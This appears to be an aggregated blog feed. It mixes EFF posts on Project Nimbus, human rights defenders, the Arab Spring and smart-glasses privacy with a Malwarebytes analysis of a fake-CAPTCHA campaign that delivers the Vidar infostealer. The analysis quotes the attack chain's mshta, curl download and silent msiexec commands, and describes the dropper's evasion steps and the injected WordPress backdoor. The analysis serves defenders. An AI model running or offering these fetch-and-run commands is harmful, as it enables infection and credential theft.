Even after being revised last year, Google’s AI Principles continue to commit the company to responsible development and deployment of its technologies, including implementing appropriate human oversight, due diligence, and safeguards to mitigate harmful outcomes and align with widely accepted principles of international law and human rights. While the updated principles no longer explicitly commit Google to avoiding entire categories of harmful use, they still require the company to assess foreseeable risks, employ rigorous monitoring and mitigation measures, and act responsibly throughout the full lifecycle of AI development and deployment.

Amazon has similarly committed to responsible AI practices through its Responsible AI framework for AWS services. The company states that it aims to integrate responsible AI considerations across the full lifecycle of AI design, development and operation, emphasizing safeguards such as fairness, explainability, privacy and security, safety, transparency, and governance. Amazon also says its AI services are designed with mechanisms for monitoring, and risk mitigation to help prevent harmful outputs or misuse and to enable responsible deployment across a range of use cases.

Google and Amazon have the knowledge, the leverage, and the responsibility to act now. Choosing not to is still a choice.

Here, the risks are neither speculative nor remote. They are foreseeable, well-documented, and exacerbated by the context in which Project Nimbus operates, which is an ongoing military campaign marked by widespread civilian harm and credible allegations of grave human rights violations including genocide. In such circumstances, waiting for definitive proof is not responsible risk management, it is willful blindness.

Modern cloud and AI systems are designed to be flexible, customizable, and deployable at scale, often beyond the vendor’s direct visibility. That reality is precisely why human rights due diligence must be proactive. Waiting for a leaked document or whistleblower account demonstrating direct misuse, as occurred in Microsoft’s case, means waiting until harm has already been done.

Microsoft’s Experience Should Have Been Warning Enough

As noted above, the recent revelations about Microsoft’s technologies being misused in violation of Microsoft’s commitments by the Israeli military illustrate the dangers of this wait-and-see approach. Google and Amazon should not need a similar incident to recognize what is at stake. The demonstrated misuse of comparable technologies, combined with Google’s and Amazon’s own knowledge of the risks associated with Project Nimbus, should already be sufficient to trigger action.

The appropriate response is to act responsibly and proactively.

Google and Amazon should immediately:

  • Conduct and publish an independent human rights impact assessment of Project Nimbus.
  • Disclose how they evaluate, monitor, and enforce compliance with their AI Principles in high-risk government contracts, including and especially in Project Nimbus.
  • Commit to suspending or restricting services where there is a credible risk of serious human rights harm, even if definitive proof of misuse has not yet emerged.

Waiting Is a Choice, and Not One That Protects Human Rights

Google and Amazon publicly emphasize their commitment to responsible AI and respect for human rights. Those commitments are meaningless if they apply only once harm is undeniable and irreversible. In conflict settings, especially where secrecy and information asymmetry are the norm, companies must act on credible risk, not perfect evidence.

Google and Amazon have the knowledge, the leverage, and the responsibility to act now. Choosing not to is still a choice, and one that carries real consequences for people whose lives are already at risk.

EFF’s Submission to the UN OHCHR on Protection of Human Rights Defenders in the Digital Age

2 April 2026 at 13:29

Governments around the world are adopting new laws and policies aimed at addressing online harms, including laws intended to curb cybercrime and disinformation, and ostensibly protect user safety. While these efforts are often framed as necessary responses to legitimate concerns, they are increasingly being used in ways that restrict fundamental rights.

In a recent submission to the United Nations Office of the High Commissioner for Human Rights, we highlighted how these evolving regulatory approaches are affecting human rights defenders (HRDs) and the broader digital environment in which they operate.

Threats to Human Rights Defenders

Across multiple regions, cybercrime and national security laws are being applied to prosecute lawful expression, restrict access to information, and expand state surveillance. In some cases, these measures are implemented without adequate judicial oversight or clear safeguards, raising concerns about their compatibility with international human rights standards.

Regulatory developments in one jurisdiction are also influencing approaches elsewhere. The UK’s Online Safety Act, for example, has contributed to the global diffusion of “duty of care” frameworks. In other contexts, similar models have been adopted with fewer protections, including provisions that criminalize broadly defined categories of speech or require user identification, increasing risks for those engaged in the defense of human rights.

At the same time, disruptions to internet access—including shutdowns, throttling, and geo-blocking—continue to affect the ability of HRDs to communicate, document abuses, and access support networks. These measures can have significant implications not only for freedom of expression, but also for personal safety, particularly in situations of conflict or political unrest.

The expanded use of digital surveillance technologies further compounds these risks. Spyware and biometric monitoring systems have been deployed against activists and journalists, in some cases across national borders. These practices result in intimidation, detention, and other forms of retaliation.

The practices of social media platforms can also put human rights defenders—and their speech—at risk. Content moderation systems that rely on broadly defined policies, automated enforcement, and limited transparency can result in the removal or suppression of speech, including documentation of human rights violations. Inconsistent enforcement across languages and regions, as well as insufficient avenues for redress, disproportionately affects HRDs and marginalized communities.

Putting Human Rights First

These trends underscore the importance of ensuring that regulatory and corporate responses to online harms are grounded in human rights principles. This includes adopting clear and narrowly tailored legal frameworks, ensuring independent oversight, and providing effective safeguards for privacy, expression, and association.

It also requires meaningful engagement with civil society. Human rights defenders bring essential expertise on the local and contextual impacts of digital policies, and their participation is critical to developing effective and rights-respecting approaches.

As digital technologies continue to shape civic space, protecting the individuals and communities who rely on them to advance human rights remains an urgent priority.

You can read our full submission here.

Cindy Cohn on The Daily Show: Learn More About EFF, Privacy's Defender, and Watch the Interview

31 March 2026 at 05:17

About EFF

The Electronic Frontier Foundation is the leading nonprofit defending civil liberties in the digital world. EFF’s work to protect your rights on the internet is supported by over 30,000 members who have joined our mission by donating just this year.

For over 35 years, our lawyers, activists, and technologists have been thinking about the next big thing in tech before anyone else—whether that’s age verification, AI, or Palantir. Whatever causes you fight for, EFF protects the internet infrastructure you rely on to do so.

JOIN EFF TODAY

To learn more about our work, follow EFF on social media and subscribe to EFF's EFFector newsletter below to learn about the ways the internet and online rights are changing and what that means for you. And join EFF to support our fight—because if you use technology, this fight is yours. 

Watch the Interview

play
Privacy info. This embed will serve content from youtube-nocookie.com


Privacy's Defender: My Thirty Year Fight Against Digital Surveillance, by Cindy Cohn

In Privacy’s Defender: My Thirty-Year Fight Against Digital Surveillance (MIT Press), EFF Executive Director Cindy Cohn weaves her own personal story with her role as a leading legal voice representing the rights and interests of technology users, innovators, whistleblowers, and researchers during the Crypto Wars of the 1990s, battles over NSA’s dragnet internet spying revealed in the 2000s, and the fight against FBI gag orders.

"Let's Sue the Government" T-Shirt

Sometimes our supporters call EFF a merch store with a law firm attached because our stickers, hoodies and shirts are so well known. Our "Let's Sue the Government" shirt tells people: When your rights are at risk, you don’t stay quiet.

Privacy First: A Better Way to Address Online Harms

Our lawmakers seem to be losing the forest for the trees, promoting scattered and disconnected proposals addressing whichever perceived harm is causing the loudest public anxiety in any given moment. Too often, those proposals do not carefully consider the likely unintended consequences or even whether the law will actually reduce the harms it’s supposed to target. 

The truth is many of the ills of today’s internet have a single thing in common: they are built on a system of corporate surveillance. Multiple companies, large and small, collect data about where we go, what we do, what we read, who we communicate with, and so on. They use this data in multiple ways and, if it suits their business model, may sell it to anyone who wants it—including law enforcement. Addressing this shared reality will better promote human rights and civil liberties, while simultaneously holding space for free expression, creativity, and innovation than many of the issue-specific bills we’ve seen over the past decade.

Read EFF's Privacy First: A Better Way to Address Online Harms.

EFF's History

In early 1990, the U.S. Secret Service conducted raids tracking the distribution of a document illegally copied from a telecom company’s computer; one of those targeted was an Austin, TX publisher named Steve Jackson, whose computers were seized but later returned without any charges filed. Jackson’s business had suffered, and he discovered that the government had read and deleted his customers’ emails. He sought a civil liberties organization to represent him for this violation of his rights, but no existing organization understood the technology well enough to grasp the free speech and privacy issues at hand.

But a few well-informed technologists did understand. Mitch Kapor, former president of Lotus Development Corp.; John Perry Barlow, a Wyoming cattle rancher and lyricist for the Grateful Dead; and John Gilmore, an early employee of Sun Microsystems, with help from Apple co-founder Steve Wozniak, decided to do something about it – and so the Electronic Frontier Foundation was born in July 1990. The Steve Jackson Games case turned out to be an extremely important one for the early internet: For the first time, a court held that electronic mail deserves at least as much protection as telephone calls.

EFF's original logo, in use from 1990-2018

EFF continued to take on cases that set important precedents for the treatment of rights in cyberspace. In our second big case, Bernstein v. U.S. Department of Justice, the United States government prohibited a University of California mathematics Ph.D. student from publishing online an encryption program he had created. Years earlier, the government had placed encryption on the United States Munitions List, alongside bombs and flamethrowers, as a weapon to be regulated for national security purposes; our lawsuit established that written software code is speech protected by the First Amendment, and the further ruled that the export control laws on encryption violated Bernstein's rights by prohibiting his constitutionally protected speech.  Now everyone has the right to "export" encryption software—by publishing it on the Internet—without prior permission from the U.S. government. 

Since then we’ve fought against government and corporate abuses of our Constitutional rights, on issues including warrantless wiretapping by intelligence agencies, the panopticon of street-level surveillance that seeks to track everything we do, and the corporate surveillance that turns our clicks into their commodity, as well as issues of antitrust and intellectual property, artificial intelligence, cybersecurity, and much more. We are lawyers, technologists, activists, and lobbyists who work every day for the privacy, security and dignity of all who use technology - and if you use technology, this fight is yours, too.

EFF's Greatest Hits

While many early battles over the right to communicate freely and privately stemmed from government censorship, today EFF is fighting for users on many other fronts as well.

Today, certain powerful corporations are attempting to shut down online speech, prevent new innovation from reaching consumers, and facilitating government surveillance. We challenge corporate overreach just as we challenge government abuses of power.

JOIN EFF TODAY

We also develop technologies that can help individuals protect their privacy and security online, which our technologists build and release freely to the public for anyone to use.

In addition, EFF is engaged in major legislative fights, beating back digital censorship bills disguised as intellectual property proposals, opposing attempts to force companies to spy on users, championing reform bills that rein in government surveillance, documenting police technology and where it's used, helping users protect themselves from surveillance, and much more.

Learn more about some of EFF's most impactful work— Download a PDF of our new catalog, "Now That's What I Call Digital Rights!

EFF's Cindy Cohn on The Daily Show! Tonight Monday, March 30

30 March 2026 at 17:12

EFF Executive Director Cindy Cohn will be on The Daily Show tonight, Monday March 30, at 11 pm ET and PT, speaking with host Jon Stewart. Cindy will discuss her long history of fighting for privacy online and her new book, Privacy’s Defender: My Thirty-Year Fight Against Digital Surveillance (MIT Press). The book details her own personal story alongside her role representing the rights and interests of technology users, innovators, whistleblowers, and researchers during the Crypto Wars of the 1990s, battles over NSA’s dragnet internet spying revealed in the 2000s, and the fight against FBI gag orders. 

You can watch the interview below, and on Comedy Central, and extended episodes are released shortly thereafter on Paramount Plus as well as in segments on YouTube

play
Privacy info. This embed will serve content from youtube-nocookie.com

Tune in image for The Daily Show - Cindy Cohn picture with Text That says The Daily Show Cindy Cohn Tonights Guest

About The Daily Show

The Daily Show is a long-running comedy news show that covers the biggest headlines of the day. It has won 26 Primetime Emmy Awards and has introduced the world to now well-known actors and comedians such as Steve Carell, Samantha Bee, Ed Helms, and Trevor Noah, as well as hosts of their own current shows, Stephen Colbert and John Oliver. 

Digital Hopes, Real Power: Reflecting on the Legacy of the Arab Spring

25 March 2026 at 12:07

This is the first installment of a blog series reflecting on the global digital legacy of the 2011 Arab uprisings.

A new generation of protesters, raised on social media and often fluent in the tools of digital dissent, has taken to the streets in recent months and years. In Bangladesh, Iran, Togo, France, Uganda, Nepal, and more than a dozen other countries, young people have harnessed digital tools to mobilize at scale, shape political narratives, and sustain movements that might once have been easier to ignore or suppress.

The tools at their disposal are vast, allowing them to coordinate quickly and turn local grievances into visible, transnational moments of dissent. But each new tactic is met in turn: governments now implement draconian regulations and deploy sophisticated surveillance systems, content manipulation, and automated censorship to pre-empt, predict, and punish collective action. 

This cycle of digital empowerment and repression is not new. In many ways, its roots can be traced to the 2011 uprisings that rippled across the Middle East and North Africa. Often referred to as the “Arab Spring,” these movements didn’t just reshape politics…they transformed how we talk about the internet, and how governments respond in times of protest, crisis, and conflict. Fifteen years later, the legacy of that moment still defines the terms of resistance and control in the digital age.

At the time, we were sold the comforting narrative that the internet would help bring about democracy, that connectivity itself was revolutionary, and that Silicon Valley’s products—particularly social media platforms—were aligned with the people. It was a narrative that tech executives were sometimes happy to amplify and certain Western governments were happy to believe. 

But the same networks that helped protesters to organize and broadcast their demands beyond their own borders laid the groundwork for new forms of repression. Over the years, the same tools that were once celebrated as tools of dissent have become instruments for tracking, harassing, and prosecuting dissenters.

This series examines the digital legacy of the 2011 uprisings that shook the region: how governments refined censorship and surveillance after 2011, how platforms alternately resisted and enabled those efforts, and how a new generation of civil society has pushed back.

"Over the years, the same tools that were once celebrated as tools of dissent have become instruments for tracking, harassing, and prosecuting dissenters."

When Tunisian fruit vendor Mohamed Bouazizi set himself on fire on December 17, 2010, after repeated harassment by local officials, he could not have known the chain reaction his act would spark. After nearly twenty-three years in power, President Zine El Abidine Ben Ali faced a public fed up with repression. Protests spread across Tunisia, ultimately forcing him to flee.

In his final speech, Ben Ali promised reforms: a freer press and fewer internet restrictions. He left before either materialized. For Tunisians, who had lived for years under normalized censorship both online and off, the promises rang hollow.

At the time, Tunisia’s internet controls were among the most restrictive in the world. Reporting by the exiled outlet Nawaat documented a sophisticated filtering regime: DNS tampering, URL blocking, IP filtering, keyword censorship. Yet despite that machinery, Tunisians built a resilient blogging culture, often relying on circumvention tools to push information beyond their borders. When protests began—and before international media caught up—they were ready.

Eleven days after Ben Ali fled, Egyptians took to the streets. International headlines rushed to label it a “Twitter revolution,” mistaking a tool for a movement. Egypt’s government drew a similar conclusion. On January 26, authorities blocked Twitter and Facebook. The next day, they shut down the internet almost entirely, a foreshadowing of what we’d see fifteen years later in Iran.

As Egyptians fought to free their country from President Hosni Mubarak’s autocratic rule, protests swept across the region to Bahrain, where demonstrators gathered at the Pearl Roundabout before facing a brutal crackdown; to Syria, where early calls for reform spiraled into one of the most devastating conflicts of the century; to Morocco, where the February 20 Movement pushed for constitutional change. Outside of the region, movements took shape in Spain, Greece, Portugal, Iceland, the United States, and beyond.

In each context, digital platforms helped circulate images, testimonies, and tactics across borders. They created visibility—and, in turn, inspired a playbook. Governments watched not only their own populations but one another, quickly learning how to disrupt networks, identify organizers, and seize back control of the narrative.

Cause and Effect

To be clear, the internet didn’t create these movements. Decades of repression, corruption, labor organizing, and grassroots activism did. Later research confirmed what many in the region already understood: digital tools helped people share information and coordinate action, but they were neither the spark nor the engine of revolt.

But regardless, the myth of the “Twitter revolution” had consequences. The breathless coverage, and rapid policy reactions that followed shaped state strategy around the world. Governments across the region and well beyond invested heavily in surveillance technologies, developed new legal mechanisms, increased their own social media presence, and found ways to influence platforms. Internet blackouts, once rare, became a normalized tool of crisis response. And companies were forced into increasingly public decisions about whether to resist state pressure or comply.

When it comes to the internet, the legacy of the 2011 uprisings that swept the region and beyond is a story about power: how states moved to consolidate control online, how platforms—often under pressure—have narrowed the space for dissent, and how civil society has been forced to evolve to defend it.

This five-part series will take a deeper look at how the internet as a space for dissent and for hope has changed over the past fifteen years throughout the region and well beyond.  

Bonus Podcast Episode: Privacy’s Defender - Cindy Cohn with Cory Doctorow

17 March 2026 at 09:03

While How to Fix the Internet is on hiatus, we wanted to share a great conversation with you from last week. EFF Executive Director Cindy Cohn spoke with bestselling novelist, journalist, and EFF Special Advisor Cory Doctorow about Cindy’s new book, “Privacy’s Defender: My Thirty-Year Fight Against Digital Surveillance” (MIT Press).

play
Privacy info. This embed will serve content from simplecast.com

 Listen on Spotify Podcasts Badge Listen on Apple Podcasts Badge  Subscribe via RSS badge

You can also listen to this episode on the Internet Archive or watch the video on YouTube.

Part memoir, part battle cry, “Privacy’s Defender” is the story of Cindy’s fights alongside the visionaries who looked at the early internet and understood that the legal and political battles over this new technology - the Crypto Wars, the NSA’s dragnet, the FBI gag orders - were really over the future of free speech, privacy, and power for all. 

This conversation was recorded on Tuesday, March 10 in front of a packed house at San Francisco’s iconic City Lights Bookstore. For more about the book and Cindy’s national book tour - with stops in places including Seattle, Silicon Valley, Denver, Boston, Ann Arbor, Iowa City, Washington DC and New York City - check out https://www.eff.org/Privacys-Defender  

And finally, stay tuned to this feed; we’re working on a special podcast series featuring key players and moments from the book! 

Resources: 

Hacked sites deliver Vidar infostealer to Windows users

16 March 2026 at 18:15

In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.

Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.

One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.

What is Vidar?

Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:

  • Browser-stored usernames and passwords
  • Cryptocurrency wallet information
  • Session cookies and authentication tokens
  • Autofill data and saved payment information
  • Files that may contain sensitive data

Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.

Fake CAPTCHA: the never-ending story


When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.

This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.

Verify you are human
The fake CAPTCHA message shown to the user.

The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:

mshta https://{compromised website}/challenge/cf

Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.

In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.

HTA-based MSI dropper

The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.

The script performs several operations:

  • The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
  • The script terminates if the document.location.href doesn’t start with http.
  • The strings are decoded using XOR and a random key.
  • Through WMI queries, the script checks for installed antivirus products.
  • It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
  • In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script
The malicious HTA script.

In this case, the malicious MSI was downloaded using the following command:

C:\Windows\System32\curl.exe" -s -L -oC:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msihttps://{compromised-website}/474a2b77/5ef46f21e2.msi

Afterward, the malicious MSI was executed with:

"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn

MSI and GoLang loader

The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.

Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.

In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.

The custom action defined in the MSI.

The Golang loader decodes a shellcode that performs different anti-analysis checks, including:

CheckRemoteDebuggerPresent

IsDebuggerPresent

QueryPerformanceCounter

GetTickCount

After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.

Analysis of compromised websites

The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.

The malicious iframe injected into the compromised website.

The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.

Code injected into the compromised websites.

Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.

The injected script performs several actions:

  • Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
  • Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
  • During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
  • Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.

How to stay safe

Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.

  • Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
  • Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
  • Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
  • Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
  • Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
  • Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.

Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.

Indicators of Compromise (IOCs)

Domains

  • cdnwoopress[.]com: Fake CAPTCHA Infrastructure
  • woopresscdn[.]com: Fake CAPTCHA Infrastructure
  • walwood[.]be: Fake CAPTCHA Infrastructure
  • telegram[.]me/dikkh0k: Vidar C2
  • telegram[.]me/pr55ii: Vidar C2
  • steamcommunity[.]com/profiles/76561198742377525: Vidar C2
  • steamcommunity[.]com/profiles/76561198735736086: Vidar C2

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Think Twice Before Buying or Using Meta’s Ray-Bans

10 March 2026 at 22:02

Over the last decade or so, the tech industry has tried, and mostly failed, to make “smart glasses”—tech-infused glasses with cameras, AI, maps, displays, and more—a thing. But in the past year, products like Meta’s Ray-Ban Display Glasses and Oakley’s Meta Glasses have gone from a curious niche to the mainstream

Before you strap a dashcam to your face and sprint out into the world filming everything and everyone in your life, there are some civil liberties and privacy concerns to consider before buying or using a pair.

Meta is the biggest company that makes these sorts of glasses and their partnerships with Ray-Ban and Oakely are the most popular options, so we’ll be mostly focusing on them here. Others, like models from Snapchat are similar in form but far less ubiquitous. But Meta won’t hold this space for long. Google’s already announced a partnership with Warby Parker for their “AI-powered smart glasses,” and there are rumors around a competing product from Apple

With that, let’s dive into some of the considerations you should make before purchasing a pair.

If You’re Thinking About Buying Smart Glasses

You’re likely not the only one who can see (and hear) your footage

The photos and videos you record with most smartglasses will likely be stored online at some point in the process. On Meta’s offerings, unless you are livestreaming, media you capture when you press the camera button is kept on the glasses until you import them onto your phone, but media is imported automatically by default into the Meta AI mobile app, which is required to set up the glasses. 

You can't use any AI features locally on the glasses. So anytime you use AI features, like when you say, “Hey Meta, start recording,” the footage is fed to Meta. You can use the glasses without the Meta AI app entirely, but considering you can’t easily download footage from the glasses to your phone without it, most people will likely use the app.

Some videos are fed to Meta for AI training, and we know at least in some cases that those videos go through human review. An investigation by Swedish newspapers found that workers were reviewing and annotating camera footage, which includes all sorts of sensitive videos, including nudity, sex, and going to the bathroom. Meta claimed to the BBC that this is in accordance with its terms of use, all in the name of AI training, which states:

In some cases, Meta will review your interactions with AIs, including the content of your conversations with or messages to AIs, and this review may be automated or manual (human).

This all means that Meta and their third-party contractors will have access to at least some of what you record, and it’s very hard as a user to know where footage goes, who will have access to it, and what they will do with it. When you save footage to your phone’s camera roll, which is where the Meta AI app stores content, that might also be sent to Apple or Google’s servers, depending on your settings. Employees at these companies can then possibly access that media, and it could be shared with law enforcement.

The recorded audio from conversations with Meta AI are also saved by default, and if you don’t like that, tough luck, unless you go in and manually delete them every time you say something.

Filming all the time is even more privacy invasive than you think

A common argument in favor of using the cameras in smartglasses is that phones and cameras can do this too, and it’s never been a problem. 

But smartglasses are designed to resemble regular glasses, to the point where most reviews point out how friends didn’t notice that they had cameras embedded in them. They’re designed to be invisible to those being recorded—outside of a small indicator light when they’re recording video footage (that cheap hacks can disable)—whereas it is often obvious that a person is recording if they pull their phone out of their pocket and point it at someone else.

They’re designed to be invisible to those being recorded, outside of a small indicator light when they’re recording.

Moreover, constant recording of everything in public spaces can create all sorts of potential privacy problems, some more obvious than others. This is another way that cameras on glasses are different from cameras on phones: it is far easier to constantly record one’s whereabouts with the former than the latter. If you continuously record, maybe you just happen to catch someone entering their passcode or password onto their phone or computer at a coffee shop, or broadcast someone’s bank details when you’re standing in line at an ATM. That doesn’t even begin to get into when smartglasses are intentionally used for less socially responsible means. And some people may forget to turn off their smartglasses when they enter a private space like a bathroom.  

And if you find yourself caught on someone’s camera, there’s not much you can do in recourse. If you do notice a stranger recording you, it’s up to you to intervene and ask not to be included in that footage, which can easily turn awkward or confrontational.

Our expectations of privacy shift when we’re in public, but bystanders in many cases will still have privacy interests. Public spaces are a place where you will be seen, but that shouldn’t mean it’s suddenly okay to catalog and identify everyone.

Consider the company’s track record and public statements

Meta, Google, Apple—perhaps one benefit of all the major tech companies entering this market is that we already have a good idea of how much they tend to respect the privacy of their users or the openness of their platforms. Spoiler, it’s often not much.

Meta has a long history of privacy invasive technologies and practices. We’ve heard rumblings that Meta hopes to add face recognition to its smartglasses, preferably, “during a dynamic political environment where many civil society groups that we would expect to attack us would have their resources focused on other concerns.” Yikes. This is a monumentally bad idea that should be abandoned by Meta and any of its competitors considering a similar feature. But regardless of whether they launch this feature, it’s a pretty clear indication of where Meta wants these sorts of devices to go. 

If You Have Smartglasses Already

Opt out of sharing with Meta where you can

You can disable a couple of the features where unnecessary data is sent to Meta. In the Meta AI app, under the device settings, there’s a privacy page where you can disable sharing additional data, and more importantly, turn off “Cloud media,” where your photos and videos are sent to Meta’s cloud for processing and temporary storage. 

Decide your use-case and stick to it

These glasses can be useful for filming a variety of activities. We’ve seen fascinating scenes of tattoo artists doing their work (with client’s permission), and it doesn’t take a stretch of the imagination to see how people might use it to film extreme sports. Even on an everyday level, you might find them useful for capturing holidays, birthdays, and all sorts of other private occasions. 

But if you buy these glasses for a specific, mostly private purpose, it is probably best to stick to that, instead of wearing them everywhere and recording everything you do.

Follow the rules of businesses and social expectations

You often have a right to record in public spaces, but that doesn’t mean other people will like it. Businesses, including restaurants and stores, may want nothing to do with continuous filming and may either post a sign asking you not to use smartglasses, or ask you to stop. This may reflect the preferences not just of the business owner, but the people around you. And don’t use glasses to record when you enter other people’s private spaces like bathrooms or changing rooms.

It’s also a good idea to check in with friends and family before tapping that record button at a social gathering. Some people may not be as comfortable with these glasses as they are with other recording equipment.

Consider blurring strangers if you’re going to upload video

Blurring video footage isn’t an easy task, but if you’re considering uploading footage from something like a protest, it may be worth the effort to do so (apps like Meta’s Edits simplify this process, as do some other video sites, like YouTube). Some people don’t want the government to see their faces at protests, and might be afraid to attend if other people are uploading their faces.

Some people don’t want the government to see their faces at protests, and might be afraid to attend if other people are uploading their faces.

It would be better if Meta leveraged its AI features to offer this sort of feature automatically, especially with livestreaming. It’s not that outlandish of a request, as it seems like the company tries to blur faces automatically in footage it captures for annotation, though it’s not always reliable. After all, Google began redacting faces in Street View years ago, following privacy concerns from groups like EFF.

Resist face recognition

Adding facial recognition technology to smartglasses would obliterate the privacy of everyone. We cannot let companies push face recognition into these glasses, and as a user, you should make your voice clear that this is not something you want.

Smartglasses don’t have to be used to decimate the privacy of anyone you encounter during the day. There are legitimate uses out there, but it’s up to those who use them to respect the social norms of the spaces they enter and the people they encounter.

How to see your Google Search history (and delete it)

10 March 2026 at 18:40

Your Google Search history provides one of the most detailed windows into your private life, and I know this because when I looked at my own search history last year, I was overwhelmed by the information buried within.

Across just 18 months, Google tracked the 8,079 searches I made and the 3,050 websites I visited because of those searches. That included my late-night perusal of WebMD because of medical symptoms I’d looked up just seconds before, my tour of Goodwill donation sites as I searched for where to drop off clothes ahead of an upcoming move, and my ironically tracked visit to a Reddit thread titled “How do I delete most, if not all, of my info off of the Internet?” (One answer I learned: Don’t use Google Search.)

Google tracked my every question, concern, and flight of fancy—almost literally. On just one day in August 2025, Google recorded the seven flight searches I made on Google Flights and the six hotel searches I made on Google Travel.

Google also recorded the many questions and requests I made when researching topics for the Lock and Code podcast, which I host. And while all of that Google data made for an interesting investigation into what Google knows about me (which you can listen to below), it also made it clear that more people should know how to access this same information.

